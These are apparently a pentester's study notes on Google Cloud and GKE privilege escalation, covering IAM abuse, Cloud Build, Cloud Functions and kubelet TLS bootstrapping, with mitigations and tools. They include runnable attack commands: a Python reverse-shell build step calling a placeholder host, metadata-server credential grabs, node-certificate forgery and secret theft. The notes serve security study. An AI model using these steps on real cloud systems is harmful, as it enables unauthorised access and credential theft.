GCP Penetration Testing Notes 2

Privilege Escalation

Notes for the following blog post by RhinoSecurityLabs: https://rhinosecuritylabs.com/gcp/privilege-escalation-google-cloud-platform-part-1/

Deployment Manager

Privesc using the `deploymentmanager.deployments.create` permission

Actions Allowed

- launch new deployments as the `<PROJECT_NUMBER>@cloudservices.gserviceaccount.com` service account without needing `iam.serviceAccounts.actAs` permission
- deployments provided `Editor` role within project
- `compute.instances.create` not needed because the `cloudservices` service account has that permission, so you can create a Compute VM
- can use a `YAML` configuration file template to create all kinds of resources
  - run `gcloud deployment-manager types list` to see supported resources


IAM

https://rhinosecuritylabs.com/cloud-security/privilege-escalation-google-cloud-platform-part-1

Roles Update

`iam.roles.update`

- add permissions to a role you are assigned to



```
PS C:\> gcloud iam roles describe privtesting --project [redacted]
description: 'Created on: 2020-03-30'
etag: BwWiFBVk91E=
includedPermissions:
- iam.roles.update
name: projects/[redacted]/roles/privtesting
stage: GA
title: PrivTesting
PS C:\> gcloud iam roles update privtesting --project [redacted] --add-permissions iam.serviceAccountKeys.create
description: 'Created on: 2020-03-30'
etag: BwWiFCPWlgE=
includedPermissions:
- iam.roles.update
- iam.serviceAccountKeys.create
name: projects/[redacted]/roles/privtesting
stage: GA
title: PrivTesting
```

`gcloud iam roles <ROLE_NAME> --project <PROJECT_NAME> --add-permissions <PERMISSION>`

Exploit script

Get Access Token

`iam.serviceAccounts.getAccessToken`

- permission to request access token for a service account
- request access token for a higher-privileged service account

Exploit script

Create Keys

`iam.serviceAccountKeys.create`

- permission to create a key for a service account
- create a key as the service account and then authenticate as them


`gcloud iam service-accounts keys create --iam-account <SERVICE_ACCOUNT_NAME>@<PROJECT>.iam.gserviceaccount..com`

Exploit script

Implicit Delegation

`iam.serviceAccounts.implicitDelegation`

If you have this permission on another service account with `iam.serviceAccounts.getAccessToken` , you can get the access token for another service account through implicit delegation:


Service Account A
Has iam.serviceAccounts.implicitDelegation on...
Service Account B
iam.serviceAccounts.getAccessToken
is allowed, due to the implicitDelegation
Has iam.serviceAccounts.getAccessToken on...
Service Account C

Exploit script

Sign Blob

`iam.serviceAccounts.signBlob`

- create a signed blob that retrieves the access token for the targeted service account1
- sign arbitrary payload

Exploit Script 1

Exploit Script 2

Sign JWT

`iam.serviceAccounts.signJwt`

- sign a JWT and request an access token for the targeted service account

Exploit Script

Act As

`iam.serviceAccounts.actAs`

- GCP version of AWS `iam:PassRole`
- create a new resource as the targeted service account
    - the new resource can be a function, Compute Engine instance, etc.

Cloud Function Creation

- create a cloud function with a higher-privileged service account and then invoke it

The following permissions are necessary:

1. `c` `loudfunctions.functions.call` or `cloudfunctions.functions.setIamPolicy`
    a. Either immediately invoke a function or set the IAM policy of the function to allow you to invoke it.
2. `cloudfunctions.functions.create`: create new functions

3. `cloudfunctions.functions.sourceCodeSet`: update function source code
4. `iam.serviceAccounts.actAs`

Exploit Script 1

Exploit Script 2

Function zip file

- zip file is a function that retrieves access token from metadata

Cloud Function Update

- update an existing function

The following permissions are necessary:

1. `cloudfunctions.functions.sourceCodeSet`
2. `cloudfunctions.functions.update`
3. `iam.serviceAccounts.actAs`

Exploit Script

Compute Instance Create

- create a Compute Engine using a high-privileged service account

Necessary permissions:

1. `compute.disks.create`
2. `compute.instances.create`
3. `compute.instances.setMetadata`
4. `compute.instances.setServiceAccount`
5. `compute.subnetworks.use`
6. `compute.subnetworks.useExternalIp`
7. `iam.serviceAccounts.actAs`

Exploit Script

- create instance then exfiltrates creds from metadata to a specified URL and port

Create Cloud Run Service

- service for building and deploying containerized apps
- create new cloud run service, invoke it, and get the access token from metadata service

Necessary permissions:

1. `run.services.create`
2. `run.services.setIamPolicy` or `run.routes.invoke`
3. `iam.serviceaccounts.actAs`

Exploit Script

Docker Image

Create Cloud Scheduler Job

- cloud scheduler is a service for setting up cron jobs
- create a cron job that performs some task on the behalf of a higher-privileged service account
  - e.g. to create a new storage bucket:

```
gcloud scheduler jobs create http test --schedule='* * * * *' --uri='https://storage.googleapis.com/storage/v1/b?project=<PROJECT-ID>'
```

Necessary permissions:

1. `cloudscheduler.jobs.create`
2. `cloudscheduler.locations.list`
3. `iam.serviceAccounts.actAs`


Non-IAM

https://rhinosecuritylabs.com/gcp/privilege-escalation-google-cloud-platform-part-2

Orgpolicy Set

`orgpolicy.policy.set`

- not a privesc technique, but can be used to disable constraints



```
PS C:\> gcloud beta resource-manager org-policies describe constraints/appengine.disableCodeDownload --project [redacted]
booleanPolicy:
  enforced: true
constraint: constraints/appengine.disableCodeDownload
etag: BwWiFQPcfjI=
updateTime: '2020-03-30T16:33:46.213Z'
PS C:\>
PS C:\> gcloud beta resource-manager org-policies disable-enforce constraints/appengine.disableCodeDownload --project [redacted]
booleanPolicy: {}
constraint: constraints/appengine.disableCodeDownload
etag: BwWiFQ-pyCQ=
updateTime: '2020-03-30T16:37:04.217Z'
PS C:\> gcloud beta resource-manager org-policies describe constraints/appengine.disableCodeDownload --project [redacted]
booleanPolicy: {}
constraint: constraints/appengine.disableCodeDownload
etag: BwWiFQ-pyCQ=
updateTime: '2020-03-30T16:37:04.217Z'
```

Exploit Script

Create HMAC Keys

`storage.hmacKeys.create`

- create HMAC key for higher-privileged service account

`gsutil hmac create <SERVICE_ACCOUNT>`

- returns access key and secret key


Exploit Script

Create API Keys

`serviceusage.apiKeys.create`

https://cloud.google.com/docs/authentication/api-keys

- When API keys are created, they can be used by any entity from anywhere by default
  - API and application restrictions should be placed on API keys to restrict their usage to only be used by the intentional sources



```
root@boom:~# curl -X POST https://apikeys.clients6.google.com/v1/projects/t[redacted]/apiKeys
?access_token=ya29.a0Ae4lv                                                       qKMM4MX8tRX-8
HO897Sjrg9nmbnP7xnB3p_qpo0                                                       Z5HQ
{
  "keyId": "6b[redacted]1",
  "currentKey": "AIzaS[redacted]JiQ8bg",
  "createTime": "2020-04-08T20:36:38.420Z",
  "createdBy": "spence[redacted]",
  "browserKeyDetails": {}
}
```

Exploit Script

List API keys

`serviceusage.apiKeys.list`

- list API keys in project

`gcloud services api-keys list`

Exploit Script

Red Flag Permissions

Can likely privesc if you have one of the following permissions

Permission	Description
`resourcemanager.organizations.setIamPolicy`	Attach IAM role to user in organization
`resourcemanager.folders.setIamPolicy`	Attach IAM role to user in folder
`resourcemanager.projects.setIamPolicy`	Attach IAM role to user in project
`iam.serviceAccounts.setIamPolicy`	Attach IAM role to user at service account level
`cloudfunctions.functions.setIamPolicy`	Change policy of Cloud Function so that it can be invoked
`*.setIamPolicy`	Can update policy for resource / asset within environment.

Google Storage

https://rhinosecuritylabs.com/gcp/google-cloud-platform-gcp-bucket-enumeration/

- Google version of AWS S3
- S3 bucket = Google Storage bucket
- buckets are private by default on creation

Enumeration

- faster to enumerate buckets by querying the HTTP endpoint than using `gsutil`
- `HEAD` requests made to `https://www.googleapis.com/storage/v1/b/<BUCKET_NAME>` endpoint
  - nonexistent bucket if response is `404` or `400`
- public listing of buckets occur when `storage.objects.list` is given to `allUsers`
  - `allUsers` means anyone on the internet (both authenticated and unauthenticated)
- permissions on a bucket can be found via the `TestIAMPermissions` API
  - `https://www.googleapis.com/storage/v1/b/BUCKET_NAME/iam/testPermissions?permissions=<PERMISSION>`
  - `https://www.googleapis.com/storage/v1/b/BUCKET_NAME/iam/testPermissions?permissions=storage.buckets.delete&permissions=storage.buckets.get&permissions=storage.buckets.getIamPolicy&permissions=storage.bucke`
  - not all permissions will be listed as some are not specific to Google Storage (e.g. `resourcemanager.projects.list`

- `allAuthenticatedUsers` is any user on internet that has authenticated to Google Cloud (has potential for misconfiguration!)
    - From Google (https://cloud.google.com/iam/docs/overview): `Note: Consider using allUsers, as described on this page, rather than allAuthenticatedUsers. In many cases, granting access to all users is no more of a security risk than granting access only to authenticated users.`

Set Bucket Policy

- can privesc to `storage.admin` if you can read the bucket policy (`storage.buckets.getIamPolicy`) and set the IAM policy (`storage.buckets.setIamPolicy`)
    - `storage.buckets.getIamPolicy` is not necessary, but otherwise you risk overwriting the original policy (could lead to errors in environment)

Privesc command: `gsutil ch group:<YOUR_CURRENT_GROUP>:admin gs://<BUCKET>`

Cloud Build

https://rhinosecuritylabs.com/gcp/iam-privilege-escalation-gcp-cloudbuild/

1. Provide code for Cloud Build which gets executed during build process (RCE)
2. Get access token for cloudbuild service account

- must have permission to start a new build to escalate privileges (`cloudbuild.builds.create`)

Exploit Script

Methodology

- create malicious `.yaml` file:

```
steps:
- name: 'python'
  entrypoint: 'python'
  args:
  - -c
  - import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("IP-ADDRESS",PORT));os.dup2(s.fileno(),0); os
```

Run the following command:`gcloud builds submit --config ./build.yaml .`

Then, read `/root/tokencache/gsutil_token_cache` to get Cloud Build service account token

- check scope of token here: `https://www.googleapis.com/oauth2/v3/tokeninfo?access_token=`

Remediation

- don't provide `cloudbuild.build.create` unless you're okay with the permissions the Cloud Build service account grants
- consider reducing the permissions for the CloudBuild service account


GKE

https://www.4armed.com/blog/hacking-kubelet-on-gke/

https://rhinosecuritylabs.com/cloud-security/kubelet-tls-bootstrap-privilege-escalation/

Kubernetes Threat Matrix

https://www.microsoft.com/en-us/security/blog/2020/04/02/attack-matrix-kubernetes/



Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Impact
Using Cloud credentials	Exec into container	Backdoor container	Privileged container	Clear container logs	List K8S secrets	Access the K8S API server	Access cloud resources	Data Destruction
Compromised images in registry	bash/cmd inside container	Writable hostPath mount	Cluster-admin binding	Delete K8S events	Mount service principal	Access Kubelet API	Container service account	Resource Hijacking
Kubeconfig file	New container	Kubernetes CronJob	hostPath mount	Pod / container name similarity	Access container service account	Network mapping	Cluster internal networking	Denial of service
Application vulnerability	Application exploit (RCE)		Access cloud resources	Connect from Proxy server	Applications credentials in configuration files	Access Kubernetes dashboard	Applications credentials in configuration files	
Exposed Dashboard	SSH server running inside container					Instance Metadata API	Writable volume mounts on the host	
							Access Kubernetes dashboard	
							Access tiller endpoint	

Kubelet


Retrieve `apiserver.crt`, `kubelet.crt`, and `kubelet.key`

```
curl -s -H 'Metadata-Flavor: Google' 'http://metadata.google.internal/computeMetadata/v1/instance/attributes/kube-env' | grep ^KUBELET_CERT
curl -s -H 'Metadata-Flavor: Google' 'http://metadata.google.internal/computeMetadata/v1/instance/attributes/kube-env' | grep ^KUBELET_KEY
curl -s -H 'Metadata-Flavor: Google' 'http://metadata.google.internal/computeMetadata/v1/instance/attributes/kube-env' | grep ^CA_CERT | aw
```

- use `$KUBERNETES_PORT_443_TCP_ADDR` env variable to find Kubernetes master IP address

TLS Bootstrapping

TLS bootstrap privesc steps:


Start with Compromised GCP Credentials
List Compute Engine VM Instances and Log HTTP Requests and Responses
Steal Kubelet Bootstrap TLS Credentials from HTTP Requests and Responses Log File
Submit Certificate Signing Request (CSR) to Kubernetes Control Plane
Repeat the steps until an attacker gain cluster-admin access
Act as Kubernetes Worker Node
Access GCP cloud resources
Steal Kubernetes Secrets with Worker Node Credentials
Steal GCP Service Account Token
Gain Cluster Admin Access in the GKE Cluster
Access Compute Engine Instance Metadata Server
Steal Container Service Account
Exec Into Container
List Kubernetes pods

- creds give permissions to the `CertificateSigningRequest` object

List certificate signing request (CSRs) for cluster nodes:

```
kubectl --client-certificate kubelet.crt --client-key kubelet.key --certificate-authority apiserver.crt --server https://${KUBERNETES_PORT_
```

Obtain client certificate that kubelet uses for its normal functions:

```
kubectl --client-certificate kubelet.crt --client-key kubelet.key --certificate-authority apiserver.crt --server https://${KUBERNETES_PORT_
```

- in the output of this command, the certificate is in the `status.certificate` field (base64 encoded)

Base64 decode client certificate:

```
kubectl --client-certificate kubelet.crt --client-key kubelet.key --certificate-authority apiserver.crt --server https://${KUBERNETES_PORT_
```

- cannot yet get pod with client certificate cause the private key rotates every time before a new CSR is created (using `LoadOrGenerateKeyFile` function)
- must create own key, generate CSR, and submit the CSR and key

Become a Node

Create private key:

```
openssl req -nodes -newkey rsa:2048 -keyout k8shack.key -out k8shack.csr -subj "/O=system:nodes/CN=system:node:<NODE_NAME>"
```

- note that you can specify the node name and it will work because Kubernetes has no restrictions for which certificates a node can request

Submit key to API:

```
cat <<EOF | kubectl --client-certificate kubelet.crt --client-key kubelet.key --certificate-authority apiserver.crt --server https://${KUBE
apiVersion: certificates.k8s.io/v1beta1
kind: CertificateSigningRequest
metadata:
  name: node-csr-$(date +%s)
spec:
  groups:
  - system:nodes
  request: $(cat k8shack.csr | base64 | tr -d '\n')
  usages:
  - digital signature
  - key encipherment
  - client auth
EOF
```

Get pod:

```
kubectl --client-certificate kubelet.crt --client-key kubelet.key --certificate-authority apiserver.crt --server https://${KUBERNETES_PORT_
```

Get certificate:

```
kubectl --client-certificate kubelet.crt --client-key kubelet.key --certificate-authority apiserver.crt --server https://${KUBERNETES_PORT_
```

Access API server:

```
kubectl --client-certificate node2.crt --client-key k8shack.key --certificate-authority apiserver.crt --server https://${KUBERNETES_PORT_44
```

- following the steps above provide access to API as `system:nodes` group
- `system:nodes` group allows pod scheduling and viewing secrets
    - note that you can get secrets, but you can't list them
- secret names can be found from pod spec:

```
kubectl --client-certificate node2.crt --client-key k8shack.key --certificate-authority apiserver.crt --server https://${KUBERNETES_PORT_44
```

Get secret:

```
kubectl --client-certificate node2.crt --client-key k8shack.key --certificate-authority apiserver.crt --server https://${KUBERNETES_PORT_44
```

- secret is base64 encoded
- if the secret contains a token, you can use it in `kubectl` with the `--token` flag, for example:

```
kubectl --certificate-authority ca.crt --token <TOKEN> --server https://<MASTER_IP> get all
```

- check if you can access other pods using `exec`

Service Account Token

Service account token in one of the following locations:

`/var/run/secrets/kubernetes.io/serviceaccount/token` or `/run/secrets/kubernetes.io/serviceaccount/token`

Mitigations

Metadata Concealment

- hide `kube-env` value

  (see the official Google Cloud document for Kubernetes metadata protection)

- use `--workload-metadata-from-node=SECURE` to conceal metadata
  - will return “This metada endpoint is concelead” when querying `http://metadata.google.internal/computeMetadata/v1/instance/attributes/kube-env`

Network Policy

- deny egress by default, whitelist only necessary egress traffic
- applied to pods since
- block metadata service if not needed

Other Mitigations

1. Service mesh with egress gateway
   a. prevent communication from containers to unauthorized hosts
2. Restrict network access to masters
   a. Create private cluster with public access disabled and use jumpbox in VPC to access API

Tools

GCP-IAM-Privesc

- contains privesc scanners and exploits to automate exploitation

GCP Bucket Brute

- enumerates buckets to see if they can be accessed or used for privilege escalation

GCP IAM Collector

- provides visualization graph for IAM permissions in GCP environment

Kubeletemein

- Kubernetes abuse
- reads metadata instance attributes, generates CSRs and submits them to the API, and writes out a kubeconfig file for use with `kubectl`